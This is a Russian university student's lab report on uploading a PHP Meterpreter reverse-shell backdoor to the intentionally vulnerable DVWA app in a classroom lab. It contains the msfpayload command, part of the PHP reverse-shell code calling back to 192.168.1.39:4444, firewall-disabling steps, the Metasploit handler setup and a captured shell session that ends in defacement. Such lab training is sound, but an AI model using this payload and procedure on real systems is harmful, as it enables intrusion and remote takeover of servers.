

МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение
высшего образования

**«САРАТОВСКИЙ НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ Н.Г.
ЧЕРНЫШЕВСКОГО»**

Кафедра теоретических основ
компьютерной безопасности и
криптографии

Подгрузка RNP Payload Backdoor

ОТЧЕТ ПО ДИСЦИПЛИНЕ

«ОСНОВЫ ПОСТРОЕНИЯ ЗАЩИЩЕННЫХ БАЗ ДАННЫХ»

студента 4 курса 431 группы

специальности 10.05.01 Компьютерная безопасность

факультета компьютерных наук и информационных технологий

Сенокосова Владислава Владимировича

Преподаватель


доцент, к.п.н

подпись, дата

А. С. Гераськин

Саратов 2024


Войдем от пользователя root:



```
student@Fedora14:/tmp
File Edit View Search Terminal Help
[root@Fedora14 tmp]#
```

A terminal window titled 'student@Fedora14:/tmp' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is '[root@Fedora14 tmp]#'. The window has standard Linux window controls (minimize, maximize, close) and a scrollbar on the right.


Временное отключение SELINUX и файрволла:




```
root@Fedora14:~
File Edit View Search Terminal Help
[root@Fedora14 ~]# sestatus
SELinux status: disabled
[root@Fedora14 ~]# service iptables stop
iptables: Flushing firewall rules: [ OK ]
iptables: Setting chains to policy ACCEPT: filter [ OK ]
iptables: Unloading modules: [ OK ]
[root@Fedora14 ~]#
```

A terminal window titled 'root@Fedora14:~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is '[root@Fedora14 ~]#'. The output shows the SELinux status as 'disabled' and the successful stopping of the iptables service, with three green 'OK' messages. The window has standard Linux window controls and a scrollbar on the right.

Настройка BackTrack:



Загружаемся с live образа операционки:




Предустановка прав доступа и владения для загружаемых файлов:

```
chown root:apache /var/www/html/dvwa/hackable/uploads
```


```
chmod 777 /var/www/html/dvwa/hackable/uploads
```

```
ls -ld /var/www/html/dvwa/hackable/uploads
```



```
root@Fedora14:~  
File Edit View Search Terminal Help  
[root@Fedora14 ~]# chown root:apache /var/www/html/dvwa/hackable/uploads/  
[root@Fedora14 ~]# chmod 775 /var/www/html/dvwa/hackable/uploads/  
[root@Fedora14 ~]# ls -ld /var/www/html/dvwa/hackable/uploads/  
drwxrwxr-x. 2 root apache 4096 Sep  8 2010 /var/www/html/dvwa/hackable/uploads/  
[root@Fedora14 ~]# chmod 777 /var/www/html/dvwa/hackable/uploads/  
[root@Fedora14 ~]# ls -ld /var/www/html/dvwa/hackable/uploads/  
drwxrwxrwx. 2 root apache 4096 Sep  8 2010 /var/www/html/dvwa/hackable/uploads/  
[root@Fedora14 ~]#
```

Сборка PHP msfpayload:



```
root@root: ~/backdoor  
File Edit View Terminal Help  
root@root:~/backdoor# msfpayload php/meterpreter/reverse_tcp LHOST=192.168.1.39  
LPORT=4444 R > PHONE_HOME.php  
root@root:~/backdoor# ls -l PHONE_HOME.php  
-rw-r--r-- 1 root root 1283 2024-02-16 02:48 PHONE_HOME.php  
root@root:~/backdoor#
```

<< back | track 5

Исправим PHONE_HOME.php:

```
root@root: ~/backdoor
File Edit View Terminal Help
<?php
error_reporting(0);
# The payload handler overwrites this with the correct LHOST before sending
# it to the victim.
$ip = '192.168.1.39';
$port = 4444;
if (FALSE !== strpos($ip, ":")) {
    # ipv6 requires brackets around the address
    $ip = "[" . $ip . "]";
}

if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{ $ip }:{ $port }");
    $s_type = 'stream';
} elseif (($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = 'stream';
} elseif (($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) { die(); }
    $s_type = 'socket';
} else {
    die('no socket funcs');
}

1,1 Top
```

Запуск Listener PHP Payload

```
root@root: ~/backdoor
File Edit View Terminal Help
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.39
LHOST => 192.168.1.39
msf exploit(handler) > set LPORT 4444
[-] Unknown command: set.
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit


[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
```

Запуск DVWA:

Разрешите запуск всплывающих окон в Firefox

- a. Edit -> Preferences
- b. Content
- c. Снимите галочку Block pop-up windows
- d. Нажмите галочку Enable JavaScript
- e. Нажмите на Close

Осуществили необходимые действия:



Получение PHP Cookie:



Активируем PHONE_HOME.php:



Настройка оболочки:

```
root@root: ~/backdoor
File Edit View Terminal Help
[*] Started reverse handler on 192.168.1.39:4444
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.38
[*] Meterpreter session 1 opened (192.168.1.39:4444 -> 192.168.1.38:47120) at 2024-02-16 03:24:41 -0500

meterpreter > shell
Process 3086 created.
Channel 0 created.
uptime
 11:26:23 up  2:53,  2 users,  load average: 0.02, 0.01, 0.00
pwd
/var/www/html/dvwa/hackable/uploads
whoami
apache
w
 11:26:40 up  2:53,  2 users,  load average: 0.02, 0.01, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
student   tty1     :0               09:03    2:53m  5.97s  0.02s  pam: gdm-passwo
student   pts/0    :0.0            09:04    6:01   0.04s  0.54s  gnome-terminal
echo "Hacked at 16.02.2024, by senokosovvv" > hacked.html
ls -l
total 12
-rw-r--r--  1 apache apache 1282 Feb 16 11:22 PHONE_HOME.php
-rw-r--r--  1 root   root   667  Mar 16  2010 dvwa_email.png
-rw-r--r--  1 apache apache  37  Feb 16 11:27 hacked.html
```

Отчет о работе:

